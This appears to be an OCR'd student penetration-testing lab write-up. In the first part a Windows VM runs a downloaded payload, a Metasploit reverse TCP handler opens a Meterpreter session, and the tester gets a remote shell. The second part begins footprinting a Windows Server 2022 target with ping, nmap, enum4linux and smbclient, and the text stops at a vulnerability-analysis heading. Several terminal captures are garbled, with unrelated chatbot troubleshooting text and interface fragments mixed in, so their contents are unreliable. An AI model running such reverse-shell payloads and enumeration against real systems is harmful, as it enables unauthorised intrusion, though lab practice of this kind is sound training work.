
**Command :- 192.168.20.39/WS.exe**



- Click to save




- Click on Run



- Now back to kali linux , msfconsole terminal and see can exploit happen or not

- Exploit successfully using msfconsole and msfvenom



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/var/www/html root@Kali:/home/aniket root@Kali:/home/aniket
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.20.192
LHOST => 192.168.20.192
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.20.192:4444
[*] Sending stage (177734 bytes) to 192.168.20.39
[*] Meterpreter session 1 opened (192.168.20.192:4444 → 192.168.20.39:49807) at 2025-06-08 21:46:20 +0530

meterpreter >

```

25°C Mostly cloudy Q Search ENG IN 21:46:41 08-06-2025 Right Ctrl

- Target ip address



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/var/www/html root@Kali:/home/aniket root@Kali:/home/aniket
Interface 1
_____
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 9
_____
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:33:9d:28
MTU : 1500
IPv4 Address : 192.168.20.39
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2401:4900:57c6:5481:9b9a:e451:211d:283a
IPv6 Netmask : fffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff
IPv6 Address : fe80::f87d:40f3:5dd:1b2
IPv6 Netmask : fffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff

meterpreter >

```

25°C Mostly cloudy Q Search ENG IN 21:46:53 08-06-2025 Right Ctrl

- Target current path and directory



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/var/www/html root@Kali:/home/aniket root@Kali:/home/aniket
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
_____
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:33:9d:28
MTU : 1500
IPv4 Address : 192.168.20.39
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2401:4900:57c6:5481:9b9a:e451:211d:283a
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff
IPv6 Address : fe80::f87d:40f3:5dd:1b2
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff

meterpreter > dir
Listing: C:\Users\Administrator\Desktop
_____
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2025-06-08 20:38:27 +0530 desktop.ini
meterpreter > █
```

25°C Mostly cloudy ENG IN 21:47:05 08-06-2025 Right Ctrl

- You can also get a shell( CLI ) access, just type shell



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali:/home/aniket root@Kali:/var/www/html root@Kali:/home/aniket root@Kali:/home/aniket
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
_____
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:33:9d:28
MTU : 1500
IPv4 Address : 192.168.20.39
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2401:4900:57c6:5481:9b9a:e451:211d:283a
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff
IPv6 Address : fe80::f87d:40f3:5dd:1b2
IPv6 Netmask : ffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff

meterpreter > dir
Listing: C:\Users\Administrator\Desktop
_____
Mode Size Type Last modified Name
100666/rw-rw-rw- 282 fil 2025-06-08 20:38:27 +0530 desktop.ini
meterpreter > shell█
```

25°C Mostly cloudy ENG IN 21:47:09 08-06-2025 Right Ctrl

- Here shell access 

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: /home/aniket root@Kali: /var/www/html root@Kali: /home/aniket root@Kali: /home/aniket
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:33:9d:28
MTU : 1500
IPv4 Address : 192.168.20.39
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2401:4900:57c6:5481:9b9a:e451:211d:283a
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::f87d:40f3:5dd:1b2
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
=====
100666/rw-rw-rw-  282   fil   2025-06-08 20:38:27 +0530  desktop.ini

meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```




# Windows-Server-2022

Windows Server 2022 is the latest Long-Term Servicing Channel (LTSC) release from Microsoft, providing advanced multi-layer security, hybrid capabilities with Azure, and a flexible application platform.

## Footprinting :-


**1. Using Ping :-** The ping command is a basic and essential network utility used to test the **reachability** of a host on an IP network and to measure the **round-trip time** for messages sent from the source to the destination.

**Command :-** ping <target ip>



A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VM VirtualBox". The terminal shows the root prompt "(root@Kali)-[~]" and the command "# ping 192.168.2.142". The background features a dark Kali Linux wallpaper with the word "KALI" and a logo. The system tray at the bottom shows the date (11-06-2025), time (18:44:06), battery level (Right Ctrl), and weather (28°C, Mostly cloudy).

- Target Reachable 🙌



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
root@Kali: ~


```
(root@Kali)-[~]
# ping 192.168.2.142
PING 192.168.2.142 (192.168.2.142) 56(84) bytes of data.
64 bytes from 192.168.2.142: icmp_seq=1 ttl=128 time=3.62 ms
64 bytes from 192.168.2.142: icmp_seq=2 ttl=128 time=0.922 ms
64 bytes from 192.168.2.142: icmp_seq=3 ttl=128 time=1.29 ms
64 bytes from 192.168.2.142: icmp_seq=4 ttl=128 time=1.28 ms
64 bytes from 192.168.2.142: icmp_seq=5 ttl=128 time=1.41 ms
64 bytes from 192.168.2.142: icmp_seq=6 ttl=128 time=2.47 ms
64 bytes from 192.168.2.142: icmp_seq=7 ttl=128 time=3.52 ms
64 bytes from 192.168.2.142: icmp_seq=8 ttl=128 time=0.951 ms
```

## 🚫 When ping Fails

- Host is unreachable.
- Network is down.
- ICMP requests are blocked by firewall.
- Incorrect IP address or domain name.

## 2. Using Nmap :- Discover open ports and services

**Command :- nmap -sS -v -p- <target ip >**



Kali [Running] - Oracle VirtualBox  
File View Input Devices Help  
root@Kali: ~

```
(root@Kali)-[~]
# nmap -sS -v -p- 192.168.2.142
```

- Open ports 



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
Completed SYN Stealth Scan at 18:46, 147.79s elapsed (65535 total ports)
Nmap scan report for 192.168.2.142
Host is up (0.0014s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
5985/tcp   open  wsman
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
64984/tcp  open  unknown
MAC Address: 08:00:27:9E:A9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 148.14 seconds
  Raw packets sent: 67484 (2.969MB) | Rcvd: 66301 (2.652MB)

```

28°C Mostly cloudy      ENG IN 18:51 11-06-2025 Right Ctrl

- Now Find versions of service

**Command – nmap -sS -v -sV -p- <target ip>**




```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
File (root@Kali)-[~]
# nmap -sS -v -sV -p- 192.168.2.142

```

Rainy days ahead 29°C      Q Search 18:52 11-06-2025 Right Ctrl

- Service Versions 



```


Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
64984/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:9E:A9:18 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.67 seconds
    Raw packets sent: 66416 (2.922MB) | Rcvd: 65536 (2.621MB)

```

### 3. Enum4Linux-:SMB and Windows system enumeration

**Command-:** enum4linux -a <target ip>



```

(root@Kali)-[~]
# enum4linux -a 192.168.2.142

Possible Causes & Fixes
1. SMB Version Mismatch
- Cause: The SMB version used by enum4linux may not be compatible with the target system's SMB service
- Fix: Try forcing a specific SMB version using a different tool like 'smbclient' first to determine the
  correct version. This is a common issue involving SMB version conflicts. Smb7 module can
  automatically detect the correct version which may be silently ignoring a mismatch.

2. Firewall or Intrusion Prevention
- Cause: The target system may be running a firewall or IDS/IPS that blocks or detects Hydrolyte SMB
  traffic from attempting to connect.
- Fix: Check connectivity with

  enum4linux -a 192.168.2.142 --no-smb1

If this fails, check the source or network or service firewalls.

3. Service is Not Actually SMB or Misconfigured
- Cause: The service on port 445 may not be SMB, or may be misconfigured or not started.

  netstat -an | grep 445

```

- Find something about usernames .

```
(root@Kali)-[~]
# enum4linux -a 192.168.2.142
Starting enum4linux v0.9.1 ( http://labs.portcallis.co.uk/application/enum4linux/ ) on Wed Jun 11 19:14:53 2025

=====
( Target Information )
=====
- Cause: The SMB server may be misconfigured and has no connection with the target system's SAM service.

Target ..... 192.168.2.142   File: Try forcing a connection SMB version using a different host file under /etc/smb.conf to determine the
RID Range ..... 500-550,1000-1050   service is not actually SMB or misconfigured.
Username ..... ''   Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.
Password ..... ''   Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 192.168.2.142 )
=====

[+] Got domain/workgroup name: WORKGROUP
      +-- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

=====
( Nbtstat Information for 192.168.2.142 )
=====
```

- Nbstat information

```
(root@Kali)-[~]
# nbstat -a
[+] Got domain/workgroup name: WORKGROUP
      +-- Possible Causes & Fixes

=====
( Nbtstat Information for 192.168.2.142 )
=====

Looking up status of 192.168.2.142
      +-- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

      WIN-UGKDB6AA8J0 <20> -          B <ACTIVE>  File Server Service
      WIN-UGKDB6AA8J0 <00> -          B <ACTIVE>  Workstation Service
      WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name

      +-- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

MAC Address = 08-00-27-9E-A9-18

=====
( Session Check on 192.168.2.142 )
=====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
      +-- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

[root@Kali)-[~]
#
```

## 4. Using smbclient:- Enumerate SMB shares and services.

**Command:-** smbclient -L //192.168.2.142 -U administrator

```
(root@Kali)-[~]
# smbclient -L //192.168.2.142 -U administrator
    Possible Causes & Fixes
1. SMB Version Mismatch
- Cause: The SMB version used by Hydra might not be compatible with the target system's SMB version.
- Fix: Try forcing a specific SMB version using a different tool like 'smbclient' and try to determine the supported versions. Hydra itself does not allow specifying SMB versions directly. It will automatically attempt different ones (e.g., 2, 3, 3c, 4, 4c) which may fail silently if there's a mismatch.

2. Firewall or Network Protection
- Cause: The target system may be running a firewall or (SMB) that blocks or distorts Hydra's SMB traffic.
- Fix: Check network settings.

3. Service Is Not Actually SMB or Misconfigured
- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

Ask anything
Attack Search Home
```

3 cm of rain Friday ENG IN 19:20 11-06-2025

- Result 🤝
- **ADMIN\$** is used for remote administration, could be exploited with valid credentials.
- **C\$** is the default administrative share, could expose system files if accessible.

```
(root@Kali)-[~]
# smbclient -L //192.168.2.142 -U administrator
Password for [WORKGROUP\Administrator]:
    Possible Causes & Fixes
1. SMB Version Mismatch
- Cause: The SMB version used by Hydra might not be compatible with the target system's SMB version.
- Fix: Try forcing a specific SMB version using a different tool like 'smbclient' and try to determine the supported versions. Hydra itself does not allow specifying SMB versions directly, but it depends on the target system's configuration (e.g., 2, 3, 3c, 4, 4c) which may fail silently if there's a mismatch.

2. Firewall or Network Protection
- Cause: The target system may be running a firewall or (SMB) that blocks or distorts Hydra's SMB traffic.
- Fix: Check network settings.

3. Service Is Not Actually SMB or Misconfigured
- Cause: The service on port 445 may not be SMB, or may be misconfigured or non-standard.

Ask anything
Attack Search Home
```


Light rain At night ENG IN 19:23:21 11-06-2025

# Vulnerability Analysis-:

## 1. Using Metasploit auxiliary :-

